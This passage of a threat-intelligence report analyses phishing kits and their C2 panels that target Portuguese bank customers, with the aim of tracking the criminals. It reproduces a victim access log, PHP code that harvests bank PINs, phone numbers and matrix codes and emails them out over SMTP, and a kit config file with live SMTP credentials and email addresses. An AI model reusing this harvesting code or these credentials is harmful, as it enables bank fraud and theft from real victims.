20 - Sexta-Feira, 15 de Outubro de 2021 - 8 10 - windows 10 - Chrome -- Lisbon - Rio de Mouro - Portugal [Clientes Cadastrados Com Sucesso.]
21 - Sexta-Feira, 15 de Outubro de 2021 - 89 21 - windows 10 - Chrome -- Aveiro - Espinho - Portugal [Clientes Cadastrados Com Sucesso.]
22 - Sexta-Feira, 15 de Outubro de 2021 - 95 26 - windows 10 - Chrome -- Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
23 - Sexta-Feira, 15 de Outubro de 2021 - 8 109 - windows 10 - Chrome -- Porto - Porto - Portugal [Clientes Cadastrados Com Sucesso.]
24 - Sexta-Feira, 15 de Outubro de 2021 - 10 17 - windows 10 - Chrome -- District of Setúbal - Corroios - Portugal [Clientes Cadastrados Com Sucesso.]
25 - Sexta-Feira, 15 de Outubro de 2021 - 10 166 - windows 10 - Chrome -- Braga - Guimarães - Portugal [Clientes Cadastrados Com Sucesso.]
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874 - Terça-Feira, 16 de Novembro de 2021 - 84 1 - windows 10 - Chrome -- Portalegre - Elvas - Portugal [Clientes Cadastrados Com Sucesso.]
875 - Terça-Feira, 16 de Novembro de 2021 - 37 3 - windows 10 - Chrome -- Guarda - Figueiro da Granja - Portugal [Clientes Cadastrados Com Sucesso.]
876 - Terça-Feira, 16 de Novembro de 2021 - 40 1 - windows 10 - Chrome -- Washington -- United States [Clientes Cadastrados Com Sucesso.]
877 - Terça-Feira, 16 de Novembro de 2021 - 89 40 - Windows 7 - Chrome -- Porto - Ermesinde - Portugal [Clientes Cadastrados Com Sucesso.]
878 - Terça-Feira, 16 de Novembro de 2021 - 18 1 - windows 10 - Chrome -- Aveiro - Aveiro - Portugal [Clientes Cadastrados Com Sucesso.]
879 - Terça-Feira, 16 de Novembro de 2021 - 40 1 - windows 10 - Chrome -- North Holland - Amsterdam - Netherlands [Clientes Cadastrados Com Sucesso.]
880 - Terça-Feira, 16 de Novembro de 2021 - 40 1 - windows 10 - Chrome -- Provence-Alpes-Côte d'Azur - Marseille - France [Clientes Cadastrados Com Sucesso.]
881 - Terça-Feira, 16 de Novembro de 2021 - 87 7 - windows 10 - Chrome -- Lisbon - Amadora - Portugal [Clientes Cadastrados Com Sucesso.]
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883 - Terça-Feira, 16 de Novembro de 2021 - 62 1 - windows 10 - Firefox -- Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
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885 - Terça-Feira, 16 de Novembro de 2021 - 21 1 - windows 10 - Chrome -- Aveiro - Aveiro - Portugal [Clientes Cadastrados Com Sucesso.]
886 - Terça-Feira, 16 de Novembro de 2021 - 40 1 - windows 10 - Chrome -- North Holland - Amsterdam - Netherlands [Clientes Cadastrados Com Sucesso.]
887 - Terça-Feira, 16 de Novembro de 2021 - 40 1 - windows 10 - Chrome -- North Holland - Amsterdam - Netherlands [Clientes Cadastrados Com Sucesso.]
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889 - Terça-Feira, 16 de Novembro de 2021 - 82 1 - windows 10 - Firefox -- -- [Clientes Cadastrados Com Sucesso.]
890 - Terça-Feira, 16 de Novembro de 2021 - 10 1 - windows 10 - Unknown Browser -- Vienna - Vienna - Austria [Clientes Cadastrados Com Sucesso.]
891 - Terça-Feira, 16 de Novembro de 2021 - 88 8 - windows 10 - Chrome -- Lisbon - Sacavem - Portugal [Clientes Cadastrados Com Sucesso.]
892 - Terça-Feira, 16 de Novembro de 2021 - 88 1 - Windows 7 - Chrome -- Lisbon - Cascais - Portugal [Clientes Cadastrados Com Sucesso.]
893 - Terça-Feira, 16 de Novembro de 2021 - 83 67 - windows 10 - Chrome -- Madeira - Funchal - Portugal [Clientes Cadastrados Com Sucesso.]
894 - Terça-Feira, 16 de Novembro de 2021 - 19 4 - windows 10 - Firefox -- Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
895 - Terça-Feira, 16 de Novembro de 2021 - 79 8 - windows 10 - Chrome -- Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
896 - Terça-Feira, 16 de Novembro de 2021 - 81 1 - windows 10 - Chrome -- Wallonia - Jambes - Belgium [Clientes Cadastrados Com Sucesso.]
897 - Terça-Feira, 16 de Novembro de 2021 - 21 0 - windows 10 - Chrome -- Guarda - Gouveia - Portugal [Clientes Cadastrados Com Sucesso.]
898 - Terça-Feira, 16 de Novembro de 2021 - 14 1 - windows 10 - Chrome -- Porto - Vila Nova de Gaia - Portugal [Clientes Cadastrados Com Sucesso.]

Acessos: 898 - Clientes

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**Figure 12:** 898 victims' (accesses) were targeted in this phishkit – many of them valid accesses, and with legitimate information stored on the server and collected by criminals.

It's interesting to notice the criminals do not delete the 1st infection from the logging file, every time with their residential IP address. Due to the lack observed, it's straightforward to track the groups behind these kinds of schemas based on their geolocation (to let the cat out of the bag).

As previously mentioned, the collected data is stored inside TXT files and images with bank codes also uploaded into specific folders (left-side), and the detail can also be sent simply via email with the banking code images as attachments (right-side).

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1 <?php
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3 $ip_usuario = @$_SERVER[REMOTE_ADDR];
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5 $hash = md5($ip_usuario);
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9 if($_GET['hash'] == $hash){
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13     $adesao = @$_POST['adesao'];
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15     $pin = @$_POST['pin'];
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17     $telemovel = @$_POST['telemovel'];
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19     $nif = @$_POST['nif'];
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21     $cc = @$_POST['cc'];
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23     $nasc = @$_POST['nasc'];
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27     date_default_timezone_set('America/Sao_Paulo');
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31     $UserAgent = $_SERVER['HTTP_USER_AGENT'];
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33     $DateTime = date("d-M-Y H-i-s");
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35     $ip = $_SERVER['REMOTE_ADDR'];
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41     $dados = "-----\n"
42             . "          NBDados          \n"
43             . "-----\n"
44             . " ADESAO      : $adesao\n"
45             . " PIN         : $pin\n"
46             . " TELEMOVEL   : $telemovel\n"
47             . "-----\n"
48             . " IP          : $ip\n"
49             . " USER-AGENT : $UserAgent\n"
50             . " DATETIME    : $DateTime\n"
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68 $arquivo = '../p4p3u/NBDados - ' . $adesao . '.html';
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$assunto = "NBMatriz - $adesao - $DateTime";

$mail = new PHPMailer();

$mail->CharSet = "utf-8";

$mail->isSMTP();

$mail->SMTPAuth = true;

$mail->Username = $smtp_usuario;

$mail->Password = $smtp_senha;

// $mail->SMTPSecure = 'tls';

$mail->Host = $smtp_host;

$mail->Port = "26"; //2525

$mail->setFrom($smtp_email, 'BPI');

$mail->AddAddress($configemail);

$mail->Subject = $assunto;

$mail->isHTML(true);

$mail->Body = $dados;

$mail->AddEmbeddedImage($destino,$adesao, $adesao . $extensao, 'base64', 'image/jpeg');

if($mail->Send())
{
    //echo "Message was Successfully Send :)";
}
else

```

```

phpmailer
config.php
data.php
funcoes.php
Image.php
index.html
Mobile_Detect.php
Montepio.php

```

```

<?php

$configemail = "wendel.wrs1@gmail.com";

$smtp_host = "shosting-s0-n1.nicevps.net";

$smtp_usuario = "contato@registomontep.mobi";

$smtp_senha = "@wrs304093";

$smtp_email = "contato@registomontep.mobi";

```



Figure 13: Example of how the victims' details are stored on the webserver or simply sent to the criminals' email inboxes via SMTP protocol.

## Orchestration on the fly



In this section, 5 different phishkits of orchestrator systems are presented. All of them operate more or less within the same model:

- **The victim accesses the landing page;** and
- **Criminals control all the steps by using a C2 panel available on the same webserver or a C2 server geolocated in Brazil.**

Regarding this orchestration C2s, criminals are able to request details step-by-step in real-time, as illustrated below.

## #Phishkit 1

The image displays a phishing kit interface for Novobanco. On the left, there is a landing page with a login form for 'Nº adesão' and 'PIN', a security warning 'Segurança Canais Diretos', and a modal window for activating a digital ID. On the right, there is a C2 panel titled 'PANEL Home' with an 'Edit' button and a form for controlling the attack. Below the C2 panel, there is a table with columns for '#', 'IP', 'Login', 'Matriz', 'SMS', 'Status', 'Step', and 'Options'. The table contains two rows of data, each with a star icon in the first column and a set of colored buttons in the last column.

#	IP	Login	Matriz	SMS	Status	Step	Options
★ -	2				W	LOGIN	LOGIN PIN Matriz SMS SMS ✓ ✓
★ -	1				0	LOGIN	LOGIN PIN Matriz SMS SMS ✓ ✓

**Figure 14:** Phishkit with a C2 panel available on the same server. All the data is requested step by step by operators.

As seen, on the same server where the phishing page is hosted, a C2 panel is included. This panel allows step-by-step control of the data requested from victims. In the image above, the dashboard and a window where the request for 3 banking card values (secret code) is made. The victims' details are stored on the server by using a MySQL database, usually configured via the Cpanel Host Manager system.

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loading.php
login.php
matriz.php
pin.php
sms.php
success.php

matriz.php - Bloco de notas
Ficheiro Editar Formatar Ver Ajuda
<?php
/******
Main Author: Z0N51
Contact me on telegram : https://t.me/z0n51
******/

require_once '../includes/main.php';
reset_action(get_client_ip());
$_SESSION['last_page'] = 'matriz';
$infos = get_infos();
$position_name1 = $infos["position_name1"];
$position_name2 = $infos["position_name2"];
$position_name3 = $infos["position_name3"];
$position_place1 = $infos["position_place1"];
$position_place2 = $infos["position_place2"];
$position_place3 = $infos["position_place3"];
?>
<!doctype html>
<html>

<head>
<!-- Required meta tags -->
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
<meta name="robots" content="noindex," "nofollow," "noimageindex," "noarchive," "nocache," "nosnippet">

<!-- CSS FILES -->
<link rel="stylesheet" href="https://cdn.jsdelivrivr.net/npm/bootstrap@4.5.3/dist/css/bootstrap.min.css">
<link rel="stylesheet" href="../assets/css/helpers.css">
<link rel="stylesheet" href="../assets/css/style.css">

<link rel="icon" type="image/png" href="../assets/imgs/favicon.png" />


```

Figure 15: #phishkit 1 source-code details.

## #Phishkit 2

This scenario presents a similar process as described previously. A C2 panel available in the same server is used to control the flow on the fly by operators.

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Logs Dashboard (3)

Username	Security Code	OTP	Status	Connection Status	Device	Action
?	?	?	Waiting for Passcode	Offline	Chrome Windows 10 Unknown	Delete
?	?	?	Waiting for Passcode	Offline	Chrome Windows 10 Unknown	Delete
?	?	?	submitted username (is waiting)	Offline	Chrome Windows 10 Unknown	Delete

Logs Dashboard (3) - User

- User ID:
- Customer ID:
- Pin:
- IP: -
- OTP:
- Device: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36

Ask Login Again  
 Ask Passcode  
 Ask Previous Transaction #01  
 Ask OTP  
 Ask OTP Again (Show Error)  
 Send To Queue  
 Finish

Save

**Figure 16:** #phishkit 2 landing page and C2 panel.

Malicious operators can choose what type of data they want to request, and the information is stored on a MySQL database, just like on #phishkit 1.

### #Phishkit 3

In this phishkit, the same modus operandi is used. The data is requested in a C2 panel on the server, but this time the details are stored in TXT.

The image displays a phishing kit interface. On the left is a mobile app landing page for 'NOVO BANCO' with a login form. On the right is a C2 control panel with a login form and a table of active sessions. Below the table is a detailed view of a session.

**NOVO BANCO Login Form:**

- Buttons: voltar, Ainda não tem uma conta? (Abrir agora), Deslogar
- Text: Entrar no NBnet
- Input: Nº de Adesão
- Button: Continuar
- Text: Precisa de ajuda para entrar?

**C2 Control Panel Login Form:**

- Icon: Skull and crossbones
- Inputs: Login de acesso, Senha de acesso
- Button: Acessar Sistema

**Active Sessions Table:**

#IP	TELEFONE	NOME	LOGIN / CLAVE:	COMANDO	STATUS	ANOTAÇÃO#Controle
[blurred]	[blurred]	[blurred]	[blurred]	AGUARDANDO	ONLINE	
[blurred]	[blurred]	[blurred]	[blurred]	AGUARDANDO	OFFLINE	
[blurred]	[blurred]	[blurred]	[blurred]	AGUARDANDO	OFFLINE	
[blurred]	[blurred]	[blurred]	[blurred]	AGUARDANDO	OFFLINE	

**Session Details Panel:**

- IP: [blurred]
- Data: 01/01/1970 00:00
- Tipo: [blurred]
- Sistema: iPhone
- Fone: [blurred]
- Nº de ADESÃO: [blurred]
- PIN: [blurred]
- SMS: [blurred]
- POSIÇÃO 01: [blurred] : Lado: [blurred]
- POSIÇÃO 02: [blurred] : Lado: [blurred]
- POSIÇÃO 03: [blurred] : Lado: [blurred]
- POSIÇÕES ALEATORIAS: [blurred]
- Nome: [blurred]
- Status: ONLINE
- Comando: AGUARDANDO
- Anotação: [blurred]

**Control Panel Actions:**


- Buttons: ACESSO INVÁLIDO, BLOQUEAR, SMS INVÁLIDO, ANOTAÇÃO
- Buttons: MATRIZ ALEATORIA, PEDIR SMS
- Inputs: Letra 1, Letra 2, Letra 3 (Esq, Meio, Dire)
- Button: MATRIZ OP
- Button: Finalizar

**User Agent:**

- User Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 15\_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.1 Mobile/15E148 Safari/604.1

**Figure 17: #phishkit 3 – landing page and C2 panel.**

Instead of using a DBMS, this particular phishikit manages everything with TXT files. The PHP files are responsible for creating, editing, or even deleting information from the TXT files (the database of the malicious schema).



**Figure 18: TXT files that stored the victims' data in raw format. The files are accessed (and edited) from the PHP pages of the C2 panel.**

As expected, criminals must access the webserver to download all the details.

## #Phishkit 4

This phishkit is built differently from the previous ones. Rather than using a panel to request data in stages, it only collects the access credentials and makes automated requests to validate the credentials in real-time. In addition, the phishkit extracts information from the legitimate servers/portals in order to populate the malicious database, including the victim's name, credit card (number, date, and CVV number), account balance, etc.

**Nº adesão**

  
**PIN**

Esqueceu o **PIN**?  
Peça [aqui](#) um novo.

Por favor, introduza o seu PIN

7	8	9
0	1	2
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Modo teclado privacidade



## Segurança Canais Diretos

- Leia atentamente o conteúdo dos SMS de confirmação de operações.
- Não reconhece a operação no texto do SMS? Não forneça o código a ninguém!
- Não responda e-mails suspeitos.
- [Recomendações de Segurança](#)

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Dashboard


Cientes

Nome	Adesão	PIN	Saldo	Status		
			2.046,74	SUCESSO		
			128.991,97	SUCESSO		
			3.685,73	SUCESSO		
			170,67	SUCESSO		
			146,06	SUCESSO		
			16.700,77	SUCESSO		
				SUCESSO		
			0,00	SUCESSO		
			438,03	SUCESSO		
			2,21	SUCESSO		

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


**Figure 20:** Landing pages used by criminals – #phishkit 5.

These C2 servers have been used in different types of campaigns around the globe, mainly to execute and control:

- **phishing campaigns via landing pages**
- **infections via conventional banking malware (Windows OS); and**
- **infections via malicious APK (Android banking trojan).**

As observed below, the C2 operators can request data step-by-step via a tailored way.



The screenshot displays a C2 server dashboard with a table of operators and a detailed view of the 'ANUBIS' operator. The table lists operators with their IDs, phone numbers, types, login details, systems, notes, commands, and control options. The 'ANUBIS' operator is highlighted in the list.

#ID	TELEFONE:	TIPO:	LOGIN / CLAVE:	LOGIN EMP	SISTEMA:	ANOTAÇÃO	COMANDO:	CONTROLAR
#147		FISICA [STEALTH]			ANDROID		LOADER - OFFLINE	⚙️
#146		FISICA [STEALTH]			ANDROID	Blok	FINALIZADO - OFFLINE	⚙️
#145		FISICA [STEALTH]			ANDROID		LOADER - OFFLINE	⚙️
#144		FISICA [STEALTH]			DESKTOP		LOADER - OFFLINE	⚙️
#143		FISICA [STEALTH]			DESKTOP		LOADER - OFFLINE	⚙️
#142		FISICA [STEALTH]			ANDROID		LOADER - OFFLINE	⚙️
#141		FISICA [STEALTH]			DESKTOP		ACESSO INVÁLIDO - OFFLINE	⚙️
#140		FISICA [STEALTH]			DESKTOP	BLOK	FINALIZADO - OFFLINE	⚙️
#139		FISICA [STEALTH]			DESKTOP		MATRIZ - OFFLINE	⚙️

The detailed view of the 'ANUBIS' operator shows the following information:

- IP: [REDACTED]
- DATA: 13/07/2021 17:56
- TIPO: FISICA [STEALTH]
- SISTEMA: ANDROID
- LOGIN: [REDACTED]
- CLAVE: [REDACTED]
- TELEFONE: [REDACTED]
- PERGUNTA: [REDACTED]
- RESPOSTA: [REDACTED]
- SMS: [REDACTED]
- POS 01: [A7 - 2]
- POS 02: [F4 - 1]
- POS 03: [H7 - 3]
- ANOTAÇÃO: foi 10k
- COMANDO: FINALIZADO - OFFLINE

The operator list includes:

- Login: everest | Função: Operador | EXCLUIR
- Login: anubis | Função: Operador | EXCLUIR
- Login: webmaster | Função: Operador | EXCLUIR
- Login: stealth | Função: Operador | EXCLUIR
- Login: doug | Função: Operador | EXCLUIR

The 'ANUBIS' operator is highlighted with a yellow box and a yellow arrow pointing to the text 'ANUBIS'.

Figure 21: #phishkit 5- one of the C2 servers geolocated in Brazil.

Notice that the “ANUBIS” operator was highlighted because the same user appeared in a very similar campaign – **ANUBIS NETWORK – THE EVOLUTION OF THE PHISHING SCHEMA**. This can be a clear sign that the same group is operating these C2 servers as well.

The screenshot shows a user profile page for 'Anubis Monster' (Level 1). The profile includes the following information:

- Key: 5f8c7h0ad3f58
- Email: anubisdr@gmail.com
- Phone: (11) 1100-1108
- Último acesso: 20/12/20 08:37:19


The profile is highlighted with a yellow box. Other users listed include 'Rushador' (Level 2), 'Xinxá' (Level 3), and 'Batman' (Level 3).

**Figure 22:** Similarities of the #phishkit 5 operators vs Anubis operators.

More details about the Anubis phishing infrastructure analysis are below.



Returning to this analysis, another C2 server also operated by the same group and using the same *modus operandi* – but with a slightly different design – was observed operating only in Latin America. Some screens are presented below.



**Figure 23:** C2 server operated by the same group only in Latin American countries.

As mentioned above, The C2 server under analysis is also used to control infections via malicious APK. The following screen is a clear indicator of that.



“BPI\_Security.apk”:

a55a9e204ca0f1015a34f76967ab1e93d7e6ff4ab5abb4816b7438c8db41c8e7


From: [https://sis-ptcadastro\[.\]com/app/BPI\\_Security.apk](https://sis-ptcadastro[.]com/app/BPI_Security.apk)

Seems targeting Portugal @banco\_bpi's customers.

C2 panel is named “Operador MIB 1.0” – it has BR connections.

cc @LukasStefanko @virqdroid [pic.twitter.com/vuV5rqinX0](https://pic.twitter.com/vuV5rqinX0)


— MalwareHunterTeam (@malwrhunterteam) April 15, 2020



**Figure 24:** C2 server used to control malware infections via malicious Android package (APK).

More details about malicious APK files operated by this group are below.

